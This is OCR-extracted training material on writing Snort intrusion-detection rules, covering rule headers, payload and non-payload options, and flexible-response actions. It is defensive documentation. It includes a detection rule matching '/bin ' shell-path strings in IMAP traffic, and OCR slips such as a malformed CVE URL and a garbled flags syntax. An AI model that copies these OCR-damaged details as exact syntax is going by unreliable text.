
Snort Inline does not include whitelist functionality. However, you can achieve the same thing by configuring the EXTERNAL_NET variable in the snort.conf file. For example, if your network has hosts, such as DNS and mail, with external addresses on 10.11.11.0/24 that you never want blocked, use the following:

var EXTERNAL_NET !10.11.11.0/24

The Honeynet Project has been using Snort Inline extensively and has incorporated it into its Honeywall CDROM, http://www.honeynet.org/tools. Some of the Snort Inline functionality has been incorporated into the Snort 2.3 release.



This page intentionally left blank.




Snort rules consist of two parts, the rule header and the rule options, or as some refer to it, the rule body.

The rule header is usually considered the main portion of the signature because it identifies the action to take when triggered and the main packet level information such as the protocol, and source and destination information.

Rule options are also important when creating detailed signatures. This is because rule options can inspect the data inside the packet payload, and also other fine-grain packet information such as TCP flags, IP fragmentation information, and TCP sequence and acknowledgment numbers. The rule options can also trigger events post-detection and define metadata for the rules.

The syntax for the rules is simple. The Rule header is defined first, followed by the rule options in parentheses. We examine the syntax in greater detail in the following slides.




The rule header is divided into four main parts: each of which must be defined for the rule to work properly. Those parts are the rule actions, protocol, source and destination information, and the directional operator. The syntax in the slide describes how each part fits into the rule header.

The rule action is the first piece of data defined in the rule header. It describes what Snort should do when a valid match has been made for the signature. By default, you can choose five actions : pass, alert, log, activate, and dynamic. The actions pass, alert, and log are self-explanatory after reading the slide descriptions, but some may be confused as to why there is a pass rule. The pass action is defined because sometimes the class of data that you want to ignore is more easily summarized than the data you want to see. It can be used to cut down the number of false positives that occur and will cut down on the size of log data.

The activate and dynamic rules can also be a little confusing. The activate works like an alert rule for the most part but requires a rule option called "activates" to be defined to a number. This number tells Snort which dynamic rule to activate. Dynamic rules have the rule options "activated_by" and "count" that must be defined. The "activated_by" option defines which activate number activates the rule, and the "count" option specifies how many packets to leave the rule enabled for after it is activated. Generally, activate and dynamic rules are used to log additional information on a session.

Example Syntax: activate tcp any any -> any 143 (content: "/bin "; activates: 1;)
dynamic tcp any any -> any 143 (activated_by: 1; count: 5;)

The rule actions, drop, reject, and sdrop, are available. None of these three options allow packets through to their destination; their differences are explained on the slide. You can also define your own rule actions in the Snort config file if another action is needed that is not present.




The next part of the rule header is the protocol field. When Snort grabs the Ethernet frame off the wire, it inspects the frame for the following protocols: TCP, UDP, IP, and ICMP. In the future, Snort is looking to extend the protocols to include ARP, 802.11, and HTTP.

When deciding the source and destination address information, you can use a number of different formats. For IP addresses, the term "any" can be used to match any IP address. Otherwise, IP addresses are specified in Classless Inter-Domain Routing notation (CIDR). In CIDR notation, IP addresses are defined in the notation A.B.C.D/netmask. The "!" operator can be used in front of the IP address to negate the selection. This means that any IP address outside of A.B.C.D/netmask triggers the rule. Also, to include multiple IP addresses, a comma delimited list enclosed in square brackets is used.

For ports, a similar rule set is used. Ports can be specified by using a specific number or range of numbers separated by colons. The "any" keyword can also be used to reference any port. Similar to IP address, the "!" operator can be used to negate the selection. Ports can also be defined in greater than or less than syntax by using a colon on the right side of the number to specify greater than and a colon on the left side of the number to specify less than.

The directional operator can be only two possible choices. Either bidirectional "<>" or directional "->". When the directional operator is used, that means the network on the left should be regarded as the source, and the network on the right should be the destination. A "<-" operator is not needed because the networks can be reversed to get the same results. The bidirectional operator triggers upon traffic flowing in either direction. The bidirectional operator is used less frequently because it is too broad, which causes larger snort logs and burdens the Snort processing engine.



Now consider some easy rule header examples that have no rule options attached. As shown in the slide, variables can be used for IP addresses and ports. They help to make the rule more readable and can help save time when dealing with a large network and a large number of rules. Just define the variables in the Snort config file and they can be used throughout the rules.


Rule Options Structure

- Enclosed in parenthesis ()
- Semicolon delimited list (;)
- Four main classifications:
  - general: Provides info related to the rule, no effect on detection
  - payload: Looks for data inside the payload of a packet
  - non-payload: Data not in the payload
  - post-detection: Events that happen after a rule is triggered

Advanced Detection and Packet Analysis

As previously stated, the rule options are enclosed in parentheses after the rule header section. Each option included in the parentheses must be followed by a semicolon, even if it is the last option to be included. It should be stated that rule options are not necessary to make a Snort rule: However, rule options are important when trying to make more specific rules that go beyond just logging and alerting based on packet source and destination. When you define a rule option, it is always followed by the desired options value.

The four different types of rule options are provided in the slide. They are: metadata, payload, non-payload, and post-detection. In the following slides, we will see in more detail the types of option values that are available for each.



The general options in Snort are used to further identify and categorize the rules. They are used to enhance the reporting and configuration features within Snort and have no effect on the rule detection processing. Below, the metadata options are syntaxes that the option would use if implemented.

The Sid and Rev options are straightforward and provide a way for you to uniquely identify a Snort rule. The Msg option is fairly common and is printed along with an alert or packet log. The reference option is used to provide additional relevant information about a rule. With the URL option for "id system," any corresponding URL can be used to provide more information. The other five possible "id system" options append the "id" option to URLs that Snort has already defined.

In this example, Snort appends CAN-2002-1010 to the URL http:cve.mitre.org/cgibin/cvename.cgi?name= . It works the same way for the other "id system" options provided in Snort, except the "id" is attached to different URLs.

log tcp any any -> any 12345 (reference:CVE, CAN-2002-1010;)


General (2)

- Classtype: used to classify results
  - classtype:<class name>;
  - Some example default classifications:
    - attempted-admin, shellcode-detect, trojan-activity, web-application-attack, attempted-dos, icmp-event, network-scan
    - See Snort manual for complete list
- Priority: Gives the rule a priority
  - priority:<priority number>;

Advanced Detection and Packet Analysis

The classtype general option permits you to set an attack type or meaningful categorization to your Snort rule. Each classtype that is defined has a priority associated with it. Those priorities can be either low, medium, or high. The priority option is used to overwrite the default priority assigned via the classtype option. The "classname" list for default classifications is fairly large, and a complete listing can be referenced in the Snort manual.

E.g. shellcode-detect : Executable code was detected : High system-call-detect: A system call was detected : Medium icmp-event : Generic ICMP event : Low



The payload rule options are used to inspect the data within a packet. One of the most important options is the content option. It is used to search a packet's contents, looking for the particular pattern specified in the content string. The content option uses a Boyer-Moore algorithm to implement the packet searching, requiring a relatively large computational load. Content value is case-sensitive and can be ASCII or binary data (or both). When searching for binary data, the values must be specified in hexadecimal and be enclosed in two pipes as shown in the slide. There are six options, as shown in the slide, which work with the content option to modify its behavior.

For example, the offset option is a modifier for the content option. Its job is to tell the processing engine how many bytes into the payload to start the content matching. If the value 100 were given to the offset option, it would cause the content option to match any patterns that are after the first 100 bytes of the payload.

Payload (2)

- depth: Content search stops at the number of bytes specified
  - depth: <number>;
- distance: Specifies the minimum distance that must exist between two content searches
  - distance: <number>;
- within: Specifies the maximum distance that must exist between two content searches
  - within: <number>;
- nocase: Content option should match pattern regardless of the case
  - nocase;

Advanced Detection and Packet Analysis

Depth is another option that modifies the previous content option. With the depth option, the search begins at the start of the payload and keeps searching for the content pattern until the number of bytes specified is hit.

The distance option is used when more than one content option is specified. The distance option basically says that the two content searches have to be at least the specified distance apart. For example, if a distance of 10 is specified and the first content pattern is matched, it counts 10 bytes of data from the previous match and then start the second content matching process.

The within option is closely related to the distance option. It specifies the maximum distance apart that the two content patterns can match. This means that the two content patterns must exist within that distance from one another.

The nocase option is simple and has no value to be input. It just tells Snort to match the content pattern regardless of case.

You can see with some of these options that you can speed up some of the computational time by specifying specific regions to perform the content search. But to do this, you must know a lot about the packet you are expecting to see to make the rule work correctly.

Payload (3)


- rawbytes: Match the raw bytes of the packet without additional decoding provided by the pre-processors
  - rawbytes;
- uricontent: Performs a content match against a normalized URL
  - uricontent: <pattern>;
- isdataat: Used to verify that data exists at a particular location of the payload
  - Isdataat: <int> [,relative];

Advanced Detection and Packet Analysis

The rawbytes option is similar to nocase in that there is no value for the user to specify. This is the last option that modifies the content option; it tells the pre-processors to match the raw bytes of the packet without the additional decoding that is usually provided.

The uricontent option takes a pattern as a value and searches the normalized URL looking for a content match. The URL is normalized and converted to ASCII before the match is made because of the many different ways that they can be written. This means that directory traversals (../) and encoded values will be converted to ASCII text before performing the match. This option is another popular one that is also useful.

The payload option, Isdataat, checks if data exists at a specific location in the payload. The optional keyword "relative" can be added to the end of the option. If this is present, it starts the check for the data relative to the end of the previous content match. This option is useful if the data you are checking for is always at a fixed position in the payload or is a fixed position away from a certain content match.



The first non-payload rule option listed is the flags option. This option is a comprehensive option for TCP flags that determines what flags are set or unset and in what combinations. Because of the vast possibilities, this option can be a little more confusing than the rest. Nine possible values can be used in the flags field of the option.

After specifying the flags value, you need to determine what modifier to use. The modifiers are the special characters: addition, asterisk, and exclamation mark. These modifiers determine how the flag values are matched. There is also an optional value that can be used that, if set, ignores certain flags. The completed syntax looks like this: [! |*| +] <FSRPAU120> [, <FSRPAU120>]; .

The fragoffset option is quite basic. If the option is set, Snort determines if the fragoffset value is less than or greater than the decimal value provided.

The fragbits option is another option that can have multiple bits set. It checks the payload for the status of fragmentation or reserved bits. In this option, there are up to 3bits that can be set and also three modifiers to choose from. Like the flags options, you need to specify the bits and the modifier that determines what kind of checking to do. The information for the bits and the modifiers are in the slides.

Non-Payload (2)

- ip_proto: Test for particular protocol name or number
  - ip_proto: <number or name>;
- ttl: Tests value in the time to live field
  - ttl: [><=] <number>; or ttl: <range>-<range>;
- tos: Used to match the TOS field in the IP header
  - tos:<number>;
- id: Matches the ip-id field of the IP header
  - id:<number>;
- ipopts: Tests for specific IP option
  - ipopts:<rr | eol | nop | ts | sec | lsrr | ssrr | satid | any>;
- ack: Checks for a given number in the TCP ack field
  - ack:<number>;

The ip_proto option checks for a particular protocol name and number. For a list of protocols that can be specified here, see /etc/protocols.

The ttl option tests for the value in the Time To Live (TTL) field of the IP header. Its usage is self-explanatory; you can specify a single value, greater than or less than a value, or a range of values to check against the TTL field.

The tos option is used to match the type of service (TOS) field in the IP header. No modifiers or ranges exist for specifying this value in the rule option.

The id option is similar to the tos option in that it matches only a single value. The value specified will be checked against the ip-id field of the IP header.

The ipopts option enables you to specify the IP options to be matched within a packet. But due to a development flaw in Snort, you can include only one option in the rule. But this oversight is not critical because these IP options are not commonly used by most networking products or applications. The values that can go into this option are listed on the slide. For more information on the descriptions for the values, you can consult the Snort manual.


The ack option checks for a given value in the ACK field in the TCP header. Only a single value can be specified, not a range.

Non-Payload (3)

- seq: Tests for specific TCP sequence number
  - seq:<number>;
- dsize: Tests if size of payload falls in a given range
  - dsize: [<>] <number> [<><number>];
- window: Tests the TCP window size
  - window: [!]<number>;
- itype: Tests the ICMP type field for a specific value
  - itype: [<>] <number> [<> <number>];
- Icode: Tests the icode field in the ICMP header
  - icode:[<>] <number> [<> <number>];
- icmp_id: Tests the ID field of the ICMP header
  - icmp_id:<number>;
- icmp_seq: Checks the ICMP sequence number field
  - icmp_seq:<number>;
- sameip: Checks to determine if source and destination IP is the same
  - sameip;

Advanced Detection and Packet Analysis

The rule options listed on this slide are easy to use. Most of them just check a specific value in the TCP or ICMP header against the user supplied information. For some of them, ranges can be specified with the greater than or less than sign in front of the numerical value. Also, ranges are specified a little differently by using the syntax : <number> <> <number>. The sameip option doesn't take a value from the user and is a defense against the LAND packet that would crash computers some years ago.



The last of the rule options are the post-detection rules. These rules specify some additional action to take after the rule has been triggered by the Snort engine.

The resp option is used as a way to respond to an alert in various ways that will attempt to close the connection. The Snort team refers to this feature as flexible response. Multiple flexible responses can be defined for a single alert. To enable the flexible response, aspects of Snort should be compiled in when running the ./configure script. The responses are detailed here:

rst_all : A spoofed TCP RST packet is sent to both the client and server.

rst_rcv : A spoofed TCP RST packet is sent to the socket that is receiving the packet that triggered the alert.

rst_snd : A spoofed TCP RST is sent to the sender of the packet that triggered the alert.

icmp_all : Three ICMP packets are sent to the sender of the packet that triggered the alert. These are a combination of the icmp_net,

icmp_port, and icmp_host methods.

icmp_net : An ICMP_NET_UNREACH is sent to the sender of the packet that triggered the alert.

icmp_port : An ICMP_PORT_UNREACH is sent to the sender.

